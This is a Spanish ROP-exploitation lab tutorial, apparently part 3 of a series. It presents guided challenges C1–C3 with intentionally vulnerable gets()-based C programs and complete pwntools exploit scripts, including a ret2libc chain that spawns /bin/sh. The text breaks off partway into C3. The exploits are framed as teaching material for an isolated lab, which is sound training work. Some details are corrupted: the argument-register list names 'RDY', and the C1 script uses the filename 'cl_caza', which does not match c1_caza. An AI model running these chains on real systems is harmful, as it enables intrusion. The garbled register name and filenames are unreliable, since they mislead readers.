

Retos Guiados (x86_64)

Seis retos C1–C6 con pistas progresivas y menos andamios: de cazar gadgets a mano a vencer a ASLR con un leak en dos etapas, pasando por tu primer exploit sobre un socket.

Serie de laboratorio · 4 partes

Ejercicios C1–C6 verificados con pwntools en x86_64 nativo (AMD)

Índice

Requisitos previos	1
Cap. 1 — Cómo atacar un reto guiado	2
Parte C. Retos guiados (C1–C6)	4
C1 — Caza de gadgets (RDI + RSI a mano)	4
C2 — ret2libc con ROP(elf)	8
C3 — win(int,int): RDI y RSI exactos	12
C4 — Explotación remota con socat	16
C5 — Leak de libc con ASLR activada	20
C6 — Integrador: alineación + args + doble llamada	25
Apéndice — Progreso y chuleta	30

Requisitos previos: herencias de las Partes 1 y 2

Esta parte asume que las dos anteriores dejaron tu VM Kali lista y tu cabeza llena de cadenas. Aquí no reinstalamos nada: si alguno de los puntos del checklist de cinco minutos que sigue falla, vuelve a la **Parte 1, capítulo 2**, donde está la instalación completa paso a paso, y regresa cuando todos los ticks estén en verde. La idea es que empieces a explotar en los primeros diez minutos de lectura, no en el segundo día.

Comprobación	Comando	Resultado esperado
GEF cargado en gdb	<code>gdb -q -ex 'gef'</code>	El banner de GEF aparece en el prompt
pwntools operativos	<code>python3 -c "import pwnlib; print(pwnlib.__version__)"</code>	4.x (el laboratorio se verificó con 4.15)
ROPgadget instalado	<code>ROPgadget --version</code>	v7.x (ropper opcional, pero recomendado)
ASLR desactivable	<code>setarch \$(uname -m) -R true</code>	Termina sin error
Carpeta del laboratorio	<code>ls ~/rop-lab</code>	Existe (creada en la Parte 1)
Compilador con banderas	<code>gcc --version head -1</code>	Cualquier gcc moderno; usaremos <code>gets()</code> a propósito

Tabla 1. Checklist heredado: todo esto ya funcionó al final de la Parte 1; cero instalación nueva en esta parte.

También heredas cuatro lecciones que los retos de esta parte van a exigir sin avisar. Primero, el **método A2**: offset medido con `cyclic()` y leído desde `$rsp` del corefile, nunca adivinado. Segundo, la **trampa de B1**: un salto por `ret` descuadra la pila y `printf` o `system` mueren en `movaps`; el `ret` suelto es tu seguro de alineación, aunque C5 te enseñará cuándo sobra. Tercero, la **disciplina de B2**: base de `libc` con `ldd` y víctima lanzada por la misma vía, `setarch $(uname -m) -R`. Cuarto, la **cadena de B4**: el `ret` de cada función consume la siguiente casilla, así que una cadena entera cabe en una sola entrada. Si alguna de estas cuatro te suena a chino, repasa el capítulo correspondiente de la Parte 2 antes de continuar: aquí se dan por sabidas.

Ética: el mismo contrato de siempre

Estos retos corren en TU VM, aislada, contra binarios que compilas tú. Cada técnica que practicas aquí (caza de gadgets, `ret2libc` con leak, explotación sobre un socket) es ilegal cuando se apunta a sistemas ajenos sin autorización por escrito. El paper que estás preparando estudia cómo los LLM asisten la síntesis de cadenas ROP; esa investigación también vive dentro del laboratorio: binarios propios, red propia aislada, nada de terceros.

Cap. 1 — Cómo atacar un reto guiado

Las Partes 1 y 2 fueron demostraciones: el exploit aparecía y tú lo seguías. Esta parte invierte el papel: seis retos (C1–C6) te dan el enunciado, el código fuente y tres pistas progresivas, y el trabajo intelectual pasa a ser tuyo. La solución completa existe —siempre al final de cada reto, nunca antes—, pero el valor está en el camino. Este capítulo te da la metodología general: un ciclo de seis pasos que sirve para C1 y servirá igual para los CTF de la Parte 4, donde no habrá pistas.

El ciclo es deliberadamente aburrido: **recon**, **leer el código**, **hallar el offset**, **inventariar gadgets**, **diseñar la cadena**, **probar y depurar**. Su poder está en la disciplina, no en el brillo: la enorme mayoría de exploits que "no funcionan" fallan porque alguien se saltó el paso 3 (un offset copiado de otro binario) o el paso 4 (un gadget mal anotado por transcribir `pop rdi` en vez de `pop rdi ; ret`). La Figura 1 resume el flujo y la Tabla 2 fija qué herramienta aporta qué información en cada paso; tenla a mano durante los seis retos.

Metodología general de 6 pasos para un reto guiado

El mismo ciclo para C1–C6 (y para los CTF de la Parte 4): primero entender, después medir, al final disparar



Figura 1. El ciclo de seis pasos: el mismo para C1–C6 y para los CTF de la Parte 4; las flechas son el bucle de depuración (si el paso 6 falla, vuelve al paso que generó el dato equivocado).

1.1. Recon: qué defiende el binario

Todo reto empieza con `pwn checksec ./bin` y un vistazo a `file ./bin`. Las cuatro banderas te dicen qué mapa estás pisando: **No canary** permite el desbordamiento limpio hasta el retorno; **No PIE** congela las direcciones del binario (símbolos y gadgets propios son estables aunque ASLR esté activa); **NX enabled** prohíbe ejecutar la pila y te empuja a ROP o `ret2libc`; y **Partial/Full RELRO** decide si la GOT sigue siendo escribible. En esta parte todos los binarios son No canary y No PIE —la dificultad está en la cadena, no en saltarse mitigaciones—, pero el hábito del recon debe quedarte para retos donde eso cambie. Un minuto de `checksec` vale más que una hora de exploit contra suposiciones falsas.

1.2. Leer el código antes de pegarle al binario

En retos guiados el fuente va incluido, y es una ventaja que no debes desperdiciar: identifica la función vulnerable (casi siempre una `gets()` sin límite), el tamaño exacto del buffer, qué funciones "premio" existen y qué condiciones exigen (constantes mágicas, número de argumentos), y si el main desactiva el buffering con `setvbuf`. Esa última línea, que parece decorativa, decide si tu shell remota recibirá comandos o se los comerá el stdio: es un pitfall que C4 celebra. Con el fuente leído, escribe en un papel el objetivo en una frase: "llamar a X con RDI=Y", "filtrar la dirección de Z". Si no cabe en una frase, todavía no entendiste el reto.

1.3. Offset, inventario y diseño: los tres datos de la cadena

El offset se mide, no se memoriza: patrón `cyclic()` hasta el crash y lectura desde `$rsp` del corefile (método A2). El inventario se caza con `ROPgadget` filtrado por `--only "pop|ret"` —recuerda que separa las instrucciones con espacios alrededor del punto y coma— o con `ropper` si quieres buscar por patrones más finos. Y el diseño mapea tu objetivo a la convención System V AMD64: los primeros seis argumentos enteros viajan en `RDI`, `RSI`, `RDY`, `RCX`, `R8`, `R9`; lo que no quepa en registros va por la pila. Con esas tres piezas, la cadena se escribe sola: casillas de 8 bytes que el ret de cada gadget consume en orden. En los retos con libc además trabajas con dos fuentes de piezas: el binario (fijo, por No PIE) y la libc (reubicada con base conocida cuando ASLR está fuera, o con leak cuando está activa, como en C5).

Paso	Pregunta que responde	Herramienta	Lo que obtienes
1. Recon	¿Contra qué mitigaciones peleo?	pwn checksec	Canary, PIE, NX, RELRO
2. Código	¿Dónde está la falla y el premio?	cat, nm, ldd	Buffer, gets(), win(), libc usada
3. Offset	¿Cuántos bytes hasta el retorno?	cyclic() + corefile (\$rsp)	El número exacto de padding
4. Gadgets	¿Qué trampolines existen?	ROPgadget / ropper	pop rdi ; ret, pop rsi ; ret, ret...
5. Cadena	¿Qué orden de casillas logra el objetivo?	p64/flat, ROP(elf)	El payload completo planificado
6. Prueba	¿Funcionó? ¿Dónde se rompió?	pwntools, gdb+GEF	Flag, shell o el punto exacto del fallo

Tabla 2. Qué herramienta usar en cada paso del ciclo; si un reto se resiste, identifica en qué paso está tu dato faltante.

1.4. Cómo usar las pistas sin arruinarte el reto

Cada reto trae tres pistas y están escalonadas a propósito. La **Pista 1** es conceptual: te orienta sobre QUÉ FAMILIA de técnicas aplica sin nombrarla; léela solo si tras diez minutos de recon y lectura sigues sin plan. La **Pista 2** es técnica: nombra gadgets, funciones y APIs concretas; es el peldaño para cuando sabes qué querías pero no con qué. La **Pista 3** revela la estructura del payload: es la antesala de la solución y consume casi todo el reto, así que tómalas como penúltimo recurso. El plan de alto nivel (apartado f de cada reto) va entre ambas: pasos sin código para que tú escribas el tuyo. Tu tabla de progreso del apéndice tiene una columna para anotar en qué peldaño entraste a cada reto: la meta honesta es necesitar cada vez menos escalones, no leer las soluciones más rápido.

Parte C. Retos guiados C1–C6

Seis retos, una curva: cazar gadgets y armar la cadena a mano (C1), delegar la cadena en la API de pwntools (C2), cargar dos registros de la convención System V (C3), explotar sobre un socket como en un CTF real (C4), vencer a ASLR con un leak en dos etapas (C5) y el examen integrador que mezcla todo (C6). Cada reto mantiene un formato fijo de ocho apartados: (a) enunciado, (b) código C completo con su compilación exacta, (c) Pista 1 conceptual, (d) Pista 2 técnica, (e) Pista 3 con la estructura del payload, (f) plan de alto nivel sin código, (g) solución resumida con el exploit pwntools completo, y (h) salida esperada. Las fuentes y soluciones viven en el ZIP adjunto y compilan con el `build.sh` de la parte; todos los exploits son dinámicos —símbolos con `elf.symbols[...]`, gadgets con `find_gadget` o `ROP(elf)`, libc reubicada en tiempo de ejecución— y las direcciones que veas impresas son de esta verificación en x86_64: en tu VM serán distintas.

Una recomendación de método antes de empezar: trabaja cada reto con el binario delante y el exploit vacío. Copiar la solución y ver que "funciona" no enseña nada que sobreviva a la Parte 4; pelearse veinte minutos con un offset, en cambio, sí. Usa las pistas en orden y anota en la tabla del apéndice desde cuál entraste: ese historial es tu medidor real de progreso.

C1 — Caza de gadgets: tu cadena, casilla a casilla

(a) Enunciado

El binario `c1_caza` es estático y trae dentro una función `print_flag(a, b)` que exige dos argumentos: `0x1337` y `0x7331`. Nadie la llama; el flujo muere en `victima()`, que lee con `gets()` sin límite. Tu trabajo tiene dos mitades: primero CAZAR los trampolines que necesitas con `ROPgadget` y con `ropper`, filtrando el inventario y anotando las direcciones; después CONSTRUIR la cadena completa por ti mismo, casilla a casilla, sin que pwntools elija nada por ti. La recompensa: la flag impresa por `print_flag` cuando ambos registros llegan exactos.

(b) Código C completo y compilación

C1_CAZA.C

```
/* C1 - Caza de gadgets: tu primer inventario real y una cadena a mano.
 * Serie: Laboratorio de Practicas ROP - Parte 3 (x86_64, Kali Linux)
 * Compilacion: gcc -g -O0 -fno-stack-protector -no-pie -static -o c1_caza c1_caza.c
 * USO RESPONSABLE: binario de practica para tu VM Kali aislada. Solo
 * ataques a binarios propios en tu laboratorio; atacar terceros es ilegal.
 *
 * print_flag(int a, int b) exige DOS argumentos (RDI=0x1337, RSI=0x7331)
 * y NADIE la llama: tendras que cazar los trampolines con
 * ROPgadget --binary ./c1_caza --only "pop|ret"
 * ropper --file ./c1_caza --search "pop r??"
 * El binario es ESTATICO: cientos de gadgets reales dentro, ninguno
 * embebido a proposito. La cadena es tuya: [pop_rdi][0x1337][pop_rsi]
 * [0x7331][print_flag]. */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

extern char *gets(char *s); /* prototipo manual (gcc moderno no la declara) */

void print_flag(int a, int b)
{
```

```

if (a == 0x1337 && b == 0x7331) {
    printf("[print_flag] FLAG{ROP_C1_caza_de_gadgets}\n");
} else {
    printf("[print_flag] argumentos incorrectos: (0x%x, 0x%x); "
        "esperaba (0x1337, 0x7331)\n", (unsigned int)a,
        (unsigned int)b);
}
}

void victima(void)
{
    char buffer[64]; /* 64 bytes legales; lo que pase de ahi es overflow */

    printf("[C1] victima() en ejecucion; buffer en %p\n", (void *)buffer);
    fflush(stdout); /* orden determinista con entrada por pipe */
    /* VULNERABLE: gets() no limita la longitud y la entrada alimenta
    * el desbordamiento hasta el retorno guardado. */
    if (gets(buffer) == NULL) {
        fprintf(stderr, "[C1] EOF recibido.\n");
        exit(1);
    }
    printf("[C1] escribiste: %s\n", buffer);
    return; /* <- el ret arranca TU cadena de gadgets */
}

int main(void)
{
    setvbuf(stdout, NULL, _IONBF, 0); /* sin buffering: util para pipes */
    printf("[C1] PID=%d | print_flag(0x1337, 0x7331) te espera; nadie la llama\n",
        getpid());
    victima();
    printf("[C1] retorno LIMPIO: si lees esto, no hubo exploit.\n");
    return 0;
}

```

```

$ gcc -g -O0 -fno-stack-protector -no-pie -static -o c1_caza c1_caza.c
# warning esperado: the `gets' function is dangerous...
$ pwn checksec ./c1_caza # Arch: amd64 | No canary | No PIE | NX
# -static: ~740 KB y cientos de gadgets reales dentro

```

La bandera `-static` es la protagonista de este reto: fusiona `libc` dentro del ejecutable y multiplica el inventario de gadgets de cero a cientos. Es exactamente la situación que vives en retos sin `libc` externa y la razón de que aquí no necesites `setarch`: todo —símbolos, gadgets, función premio— vive en el propio binario a direcciones fijas por el `-no-pie`. Compila con las banderas exactas del bloque; las soluciones del ZIP recompilan igual antes de explotar.

(c) Pista 1 — conceptual

PISTA 1 • conceptual

El binario ya contiene todas las instrucciones que necesitas; el problema es que están dispersas entre cientos de secuencias que terminan igual. Pregúntate: ¿qué dos instrucciones cortas me permitirían "colar" valores en los registros que la convención de llamadas de `x86_64` usa para los dos primeros argumentos, y qué herramienta me lista TODO lo que termina en ese salto universal?

(d) Pista 2 — técnica

PISTA 2 • técnica

Busca con `ROPgadget --binary ./c1_caza` y filtra con `--only "pop|ret"`; con cientos de resultados, caza en particular `pop rdi ; ret` y `pop rsi ; ret` (si solo existiera la variante que además desapila `r15`, también sirve: le pasas basura como quinto valor). Con la convención System V en la cabeza —primer argumento en `RDI`, segundo en `RSI`— anota las direcciones junto a sus bytes exactos: el `ROPgadget` separa instrucciones con espacios alrededor del punto y coma, y copiar mal ese detalle rompe la cadena. Apunta también un `ret` suelto: `printf` dentro de `print_flag` va a exigir pila alineada (la lección de B1).

(e) Pista 3 — estructura del payload

PISTA 3 · casi la solución

El offset sigue midiéndose con el método A2 (en la verificación salió 72). La cadena, de seis casillas: **padding + [pop_rdi][0x1337] + [pop_rsi][0x7331] + [ret] + [print_flag]**. El orden de los valores importa: cada `pop` consume la casilla inmediatamente siguiente, así que el valor de `RDI` va DESPUÉS de `pop rdi` y el de `RSI` después de `pop rsi`. Serializa con `p64()` y revisa que ningún byte del payload sea `0x0a`: `gets()` cortaría tu línea.

(f) Plan de alto nivel

1. Compila con `-static` y corre `pwn checksec`: anota canary, PIE y NX (el recon de siempre).
2. Mide el offset con `cyclic(200) + corefile`; confirma que coincide con `64 + 8` del fuente.
3. Ejecuta `ROPgadget --binary ./c1_caza --only "pop|ret"` y `ropper --file ./c1_caza --search "pop r??"`; filtra, y anota `pop_rdi`, `pop_rsi` y un `ret` suelto con sus direcciones.
4. Verifica cada gadget anotado desensamblándolo (en GEF: `x/3i addr`) antes de confiar en él.
5. Escribe la cadena de seis casillas del apartado (e) con `p64()`; incluye el `assert` anti-`0x0a`.
6. Ejecuta, verifica la flag y repite el paso 3 con `ROPgadget` mostrando TU selección: esa transcripción es la habilidad que C2 ya no necesitará.

(g) Solución resumida

El razonamiento: binario estático implica inventario propio abundante; System V exige `RDI` y `RSI`; dos gadgets `pop` colocan los valores y un `ret` suelto re-alinea para el `printf` interior. La solución del ZIP busca los gadgets con `ROP(elf).find_gadget` —el equivalente dinámico de las direcciones que cazaste con `ROPgadget`: mismos bytes, pero leídos del ELF en vez de copiados a mano, para que el exploit sobreviva a cualquier recompilación—. Si quisieras la versión "manual pura", sustituye esas tres líneas por las direcciones que tú anotaste: el resto del exploit no cambia.

C1_CAZA.PY (EXPLOIT)

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""C1 - Caza de gadgets: cadena de 2 argumentos (RDI+RSI) construida
sobre el inventario que TU cazaste con ROPgadget/Ropper en un binario
ESTATICO. Solucion 100% dinamica: los gadgets que viste impresos por
ROPgadget se localizan aqui con ROP(elf).find_gadget (mismos bytes,
direccion leida del ELF, no copiada a mano).
US0: python3 c1_caza.py"""
from pwn import *

context.arch = 'amd64'
context.log_level = 'info'
```

```

BIN = './cl_caza'

compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
               '-static', '-o', BIN, 'cl_caza.c']
log.info('Compilando (estatico): %s', ' '.join(compile_cmd))
process(compile_cmd).wait()

elf = ELF(BIN, checksec=False)

# -----
# FASE 0 - el inventario que ya hiciste a mano (recon de la Parte 3):
# ROPgadget --binary ./cl_caza --only "pop|ret" (fija la 0x... y
# copia "pop rdi ; ret": ROPgadget separa las instrucciones con " ; ")
# ropper --file ./cl_caza --search "pop rsi"
# Aqui las MISMAS herramientas las resume pwntools, sin copiar numeros:
# -----
rop_obj = ROP(elf)
pop_rdi = rop_obj.find_gadget(['pop rdi', 'ret'])[0]
pop_rsi = rop_obj.find_gadget(['pop rsi', 'ret'])[0]
ret_g = rop_obj.find_gadget(['ret'])[0] # alineacion (ver B1)
print_flag = elf.symbols['print_flag'] # nadie la llama; tu la llamas
log.info('pop rdi; ret = %#x (el que viste en ROPgadget)', pop_rdi)
log.info('pop rsi; ret = %#x', pop_rsi)
log.info('print_flag = %#x (No PIE + estatico: fija)', print_flag)

# -----
# FASE 1 - offset dinamico: patron ciclico + corefile (metodo A2)
# -----
io = process(BIN)
io.recvuntil(b'buffer en')
io.sendline(cyclic(200))
io.wait()
try:
    core = io.corefile
    offset = cyclic_find(core.read(core.rsp, 4)) # x86_64: leer $rsp
except Exception:
    from pwnlib.corefile import Corefile
    core = Corefile('core')
    offset = cyclic_find(core.read(core.rsp, 4))
io.close()
log.info('Offset medido en caliente: %d bytes', offset)

# -----
# FASE 2 - tu cadena, casilla a casilla:
# [pop_rdi][0x1337][pop_rsi][0x7331][ret][print_flag]
# - pop rdi carga el 1er argumento (System V: RDI)
# - pop rsi carga el 2do argumento (System V: RSI)
# - ret suelto re-alinea la pila para printf dentro de print_flag
# -----
io = process(BIN)
io.recvuntil(b'buffer en')
payload = (b'A' * offset
          + p64(pop_rdi)
          + p64(0x1337)
          + p64(pop_rsi)
          + p64(0x7331)
          + p64(ret_g)
          + p64(print_flag))
assert b'\n' not in payload, 'gets() cortaria el payload en el primer 0x0a'
io.sendline(payload)
salida = io.recvall(timeout=3)
io.close()

FLAG = b'FLAG{ROP_C1_caza_de_gadgets}'

```

```

if FLAG in salida:
    log.success('C1 SUPERADO: cazaste, filtraste y encadenaste por tu cuenta.')
    log.info('Tecnica nata para retos donde elf.symbols no alcanza: hay que '
            'LEER el inventario de gadgets.')
else:
    log.failure('C1: sin flag. Pistas: filtro --only "pop|ret", orden RDI '
            'antes que RSI, ret de alineacion antes de print_flag.')

```

(h) Salida esperada

```

[*] pop rdi; ret = 0x40f3dc (el que viste en ROPgadget)
[*] pop rsi; ret = 0x4107d3
[*] print_flag = 0x401656 (No PIE + estatico: fija)
[*] Offset medido en caliente: 72 bytes
[print_flag] FLAG{ROP_C1_caza_de_gadgets}
[+] C1 SUPERADO: cazaste, filtraste y encadenaste por tu cuenta.

```

Las direcciones del gadget varían entre compilaciones —las de esta salida son de la verificación, no las tuyas—; lo invariante es el orden de casillas y la flag. Si `print_flag` imprimió los argumentos incorrectos, revisaste bien el paso 2 pero no el 4: algún `pop` está comiendo la casilla del otro registro. Si el proceso murió en `SIGSEGV` dentro de `printf` sin imprimir nada, te faltó el `ret` de alineación: exactamente la lección de B1 repetida en un escenario distinto, que es como se fijan los reflejos.

C2 — ret2libc portátil con la API ROP() de pwntools

(a) Enunciado

El binario `c2_ropapi` repite el objetivo de B2 —`system("/bin/sh")` con ASLR desactivada— pero con una restricción nueva de estilo: la cadena la arma `pwntools`, no tu teclado. Debes obtener la base de `libc` igual que entonces (`setarch $(uname -m) -R ldd` sobre el binario lanzado igual), y construir el payload usando el objeto `ROP()`: `rop.call()` para el salto con argumentos, `rop.raw()` para casillas crudas, `rop.chain()` para serializar y `rop.dump()` para imprimir el plano de la cadena. El resultado debe ser un shell interactivo que ejecute tu comando de prueba.

(b) Código C completo y compilación

C2_ROPAPI.C

```

/* C2 - ret2libc portatil con la API ROP() de pwntools.
 * Serie: Laboratorio de Practicas ROP - Parte 3 (x86_64, Kali Linux)
 * Compilacion: gcc -g -O0 -fno-stack-protector -no-pie -o c2_ropapi c2_ropapi.c
 * USO RESPONSABLE: binario de practica para tu VM Kali aislada. Solo
 * ataques a binarios propios en tu laboratorio; atacar terceros es ilegal.
 *
 * Mismo objetivo que B2 (system("/bin/sh") con ASLR desactivada) pero
 * la cadena la ARMA pwntools: rop.call(), rop.raw(), rop.chain() y
 * rop.dump(). El binario dinamico moderno NO trae "pop rdi; ret"
 * (pitfall de la Parte 2): los gadgets salen de libc, cuya base fija
 * revela `setarch $(uname -m) -R ldd ./c2_ropapi`.
 *
 * setvbuf(stdin, _IONBF) es imprescindible: sin el, el shell hereda un
 * stdin bufferizado y los comandos que le envies se los come gets()
 * o el propio stdio (pitfall de la Parte 3, C4). */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

extern char *gets(char *s); /* prototipo manual (gcc moderno no la declara) */

```

```

void victima(void)
{
    char buffer[64]; /* 64 bytes legales; lo que pase de ahí es overflow */

    printf("[C2] victima() lista; yo no toco libc, pero libc sí\n");
    fflush(stdout); /* orden determinista con entrada por pipe */
    /* VULNERABLE: desbordamiento clásico hasta el retorno guardado. */
    if (gets(buffer) == NULL) {
        fprintf(stderr, "[C2] EOF recibido.\n");
        exit(1);
    }
    return; /* <- el ret arranca la cadena que armó ROP() */
}

int main(void)
{
    setvbuf(stdout, NULL, _IONBF, 0); /* pipes ordenados */
    setvbuf(stdin, NULL, _IONBF, 0); /* el shell necesita stdin limpio */
    printf("[C2] PID=%d | objetivo: system(\"/bin/sh\") vía API ROP()\n",
        getpid());
    victima();
    printf("[C2] retorno LIMPIO: si lees esto, no hubo exploit.\n");
    return 0;
}

```

```

$ gcc -g -O0 -fno-stack-protector -no-pie -o c2_ropapi c2_ropapi.c
$ pwn checksec ./c2_ropapi # No canary | No PIE | NX | dinamico
$ setarch $(uname -m) -R ldd ./c2_ropapi
# libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7dbc000)
# (tu base puede diferir; la anotada aquí es ejemplo de verificación)

```

Dos detalles del fuente importan para el exploit. El `setvbuf(stdin, _IONBF)` en `stdin` no es decoración: sin él, el shell que arranque `system()` hereda un `stdio` bufferizado y tus comandos desaparecen —el mismo pitfall que C4 explota del lado remoto—. Y el binario es dinámico moderno, así que NO trae `pop rdi ; ret` propio: el pool de gadgets debe incluir `libc`, y para eso la base de `ldd` tiene que existir antes de resolver cualquier dirección.

(c) Pista 1 — conceptual

PISTA 1 • conceptual

La técnica sigue siendo la que ya dominas: reutilizar código legítimo de `libc` porque la pila no ejecuta. Lo que cambia es QUIÉN arma la cadena: existe un objeto de `pwntools` que encapsula la mecánica de "elige un trampolín que cargue este argumento y salta a este destino". Tu trabajo ya no es apilar casillas a mano sino describir la LLAMADA que quieres y dejar que el objeto la serialice.

(d) Pista 2 — técnica

PISTA 2 • técnica

Crea el objeto con `ROP([elf, libc])`: pasando la lista, el buscador de gadgets consulta ambos ejecutables y encuentra `pop rdi ; ret` en `libc` aunque el binario no lo tenga. La base de `libc` sigue viniendo de `setarch -R ldd`, y debes asignarla ANTES: `libc.address = base`, porque con ella `libc.symbols[...]` y `libc.search()` devuelven direcciones ya reubicadas. Para la alineación de movaps, `rop.find_gadget` te da un `ret` suelto que insertarás como casilla cruda.

(e) Pista 3 — estructura del payload

PISTA 3 · casi la solución

Llama primero a `rop.call(system, [binsh]);` pwntools arma `[pop_rdi][binsh][system]`. Alineación quirúrgica: el `ret` suelto va ENTRE el argumento y `system`, así que el payload queda **padding + chain[:8] + p64(ret) + chain[-8:]** —la última casilla es `system` y la cortas para intercalar el `ret`—. Es el mismo orden verificado en B2, solo que aquí las tres casillas nacen de `rop.chain()`.

(f) Plan de alto nivel

1. Compila y lanza SIEMPRE por la vía de `setarch -R`: el binario y el ldd deben respirar el mismo ASLR.
2. Lee la base con `setarch -R ldd` y asígnala a `libc.address`.
3. Mide el offset con `cyclic(200) + corefile` (método A2).
4. Construye `rop.call(system, [binsh])` sobre el pool `ROP([elf, libc]);` imprime `rop.dump()` y entiende cada línea antes de continuar.
5. Calcula el `ret` suelto con `find_gadget` e interlálalo antes de la última casilla, como el apartado (e) describe.
6. Envía, abre el shell, manda tu comando de prueba y verifica el marcador; si falla, compara tu cadena contra `rop.dump()` línea a línea.

(g) Solución resumida

Misma técnica que B2, delegación nueva: el objeto `ROP([elf, libc])` localiza el trampolín, `rop.call` apila la llamada y tú solo añades la casilla de alineación. El exploit completo del ZIP, con la fase de medición incluida:

C2_ROPAPI.PY (EXPLOIT)

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""C2 - ret2libc portatil con la API ROP() de pwntools.
Mismo objetivo que B2 (system("/bin/sh"), ASLR desactivada) pero la
cadena la arma el objeto ROP: rop.call() coloca argumentos y destino,
rop.raw() inserta casillas crudas (alineacion), rop.chain() serializa
y rop.dump() muestra la cadena armada. Nada escrito a mano salvo el
ret de alineacion, que aqui se inserta de forma quirurgica.
US0: python3 c2_ropapi.py"""
from pwn import *
import os
import re
import subprocess
import time

context.arch = 'amd64'
context.log_level = 'info'

BIN = './c2_ropapi'

compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
               '-o', BIN, 'c2_ropapi.c']
log.info('Compilando: %s', ' '.join(compile_cmd))
process(compile_cmd).wait()

elf = ELF(BIN, checksec=False)

# -----
```

```

# FASE 0 - base de libc via ldd con ASLR fuera (heredado de B2)
# -----
ARCH = os.uname().machine
ldd_out = subprocess.run(
    ['setarch', ARCH, '-R', 'ldd', BIN],
    capture_output=True, text=True).stdout
m = re.search(r'libc\.so\.\d => (\S+) \(\0x([0-9a-f]+)\)', ldd_out)
if not m:
    log.failure('ldd no mostro libc; verifica setarch -R y ASLR.')
    raise SystemExit(1)
libc_path = m.group(1)
libc_base = int(m.group(2), 16)
log.info('libc: %s | base fija %#x (ASLR fuera)', libc_path, libc_base)

libc = ELF(libc_path, checksec=False)
libc.address = libc_base # reubica TODOS los simbolos de golpe
system = libc.symbols['system']
binsh = next(libc.search(b'/bin/sh\x00'))

# -----
# FASE 1 - offset dinamico: patron ciclico + corefile (metodo A2)
# -----
io = process(['setarch', ARCH, '-R', BIN])
io.recvuntil(b'pero libc si')
io.sendline(cyclic(200))
io.wait()
try:
    core = io.corefile
    offset = cyclic_find(core.read(core.rsp, 4))
except Exception:
    from pwnlib.corefile import Corefile
    core = Corefile('core')
    offset = cyclic_find(core.read(core.rsp, 4))
io.close()
log.info('Offset medido en caliente: %d bytes', offset)

# -----
# FASE 2 - la cadena la arma ROP() sobre el pool [elf, libc]:
# rop.call(destino, args) elige el trampolin (pop rdi; ret) y apila
# los argumentos por ti; rop.raw() mete casillas crudas; rop.dump()
# imprime el plano de la cadena. La alineacion de movaps (B1) la
# insertamos ANTES de system, separando la ultima casilla.
# -----
rop = ROP([elf, libc]) # pool combinado de gadgets
rop.call(system, [binsh]) # pwntools arma [pop_rdi][binsh][system]
chain = rop.chain() # serializacion: bytes listos
ret_g = rop.find_gadget(['ret'])[0] # alineacion (el ret suelto de B1)
payload = (b'A' * offset
+ chain[:-8] # [pop_rdi][binsh] tal cual
+ p64(ret_g) # + ret de alineacion quirurgico
+ chain[-8:]) # + system (ultima casilla)
log.info('Cadena segun rop.dump():\n%s', '\n'.join(rop.dump()))
assert b'\n' not in payload, 'gets() cortaria el payload en el primer 0x0a'

io = process(['setarch', ARCH, '-R', BIN]) # ASLR fuera, como el ldd
io.recvuntil(b'pero libc si')
io.sendline(payload)
time.sleep(0.5) # dejar que system() arme el shell
io.sendline(b'echo PWNEO_C2_${id -u}; id; exit') # prueba de vida
salida = io.recvall(timeout=4)
io.close()

if b'PWNEO_C2' in salida:
    log.success('C2 SUPERADO: ret2libc con API ROP(): misma tecnica, '

```

```
'cadena delegada a pwntools.')
log.info('Comparado con B2: cero casillas escritas a mano salvo la '
'alineacion; rop.dump() te mostro el plano.')
else:
log.failure('C2: sin shell. Pistas: setarch -R en ldd Y en el proceso, '
'ROP([elf, libc]) para el pool de gadgets, ret extra.')
```

(h) Salida esperada

```
[*] libc: /lib/x86_64-linux-gnu/libc.so.6 | base fija 0x7ffff7dbc000 (ASLR fuera)
[*] Offset medido en caliente: 72 bytes
[*] Cadena segun rop.dump():
0x0000: 0x7ffff7dc9f2d pop rdi; ret
0x0008: 0x7ffff7f588a4 [arg0] = '/bin/sh'
0x0010: 0x7ffff7e0f090 system
[+] C2 SUPERADO: ret2libc con API ROP(): misma tecnica, cadena
delegada a pwntools.
```

Las direcciones de la cadena son de esta verificación (base 0x7ffff7dbc000 de `ldd` con ASLR fuera); en tu VM serán otras, pero la ESTRUCTURA del dump —trampolín, argumento, destino— es idéntica. Compara tu `rop.dump()` con el de la solución: si tu cadena tiene las tres casillas en ese orden y aun así falla, la causa casi siempre es la alineación (falta tu `ret` quirúrgico) o una base leída por una vía distinta a la del proceso (el pitfall `setarch/ldd` de la Parte 2).

C3 — `win(int, int)`: dos valores mágicos, dos registros

(a) Enunciado

El binario `c3_win2args` esconde una `win(int a, int b)` que comprueba DOS condiciones simultáneas: `a == 0xdeadbeef` y `b == 0xc0ffee00`. No hay funciones de `libc` implicadas ni base que leer: el reto es puro mapeo de la convención System V con gadgets que el propio binario trae embebidos (`g_pop_rdi`, `g_pop_rsi` y `g_ret`, visibles con `nm` y con `ROPgadget`). Tu exploit debe lanzar el proceso NORMALMENTE —sin `setarch`: no hace falta—, medir su offset, cargar ambos registros en orden y aterrizar en `win()`. El control de calidad viene integrado: si `RDI` o `RSI` llegan mal, `win()` imprime qué recibió.

(b) Código C completo y compilación

C3_WIN2ARGS.C

```
/* C3 - win(int, int): DOS valores magicos por RDI y RSI.
 * Serie: Laboratorio de Practicas ROP - Parte 3 (x86_64, Kali Linux)
 * Compilacion: gcc -g -O0 -fno-stack-protector -no-pie -o c3_win2args c3_win2args.c
 * USO RESPONSABLE: binario de practica para tu VM Kali aislada. Solo
 * ataques a binarios propios en tu laboratorio; atacar terceros es ilegal.
 *
 * win(int a, int b) exige (RDI=0xdeadbeef, RSI=0xc0ffee00). El binario
 * dinamico moderno no trae trampolines propios (pitfall de la Parte 2),
 * asi que esta vez los gadgets VIENEN EMBEBIDOS en el fuente con asm
 * inline, como hacen los autores de retos cuando quieren que el binario
 * sea resoluble sin depender de libc: g_pop_rdi, g_pop_rsi y g_ret.
 * Verificalos tu mismo con ROPgadget --binary ./c3_win2args --only "pop|ret"
 *
 * No necesitas setarch: sin PIE, los simbolos y gadgets quedan en
 * direcciones fijas aunque ASLR este activada. */

#include <stdio.h>
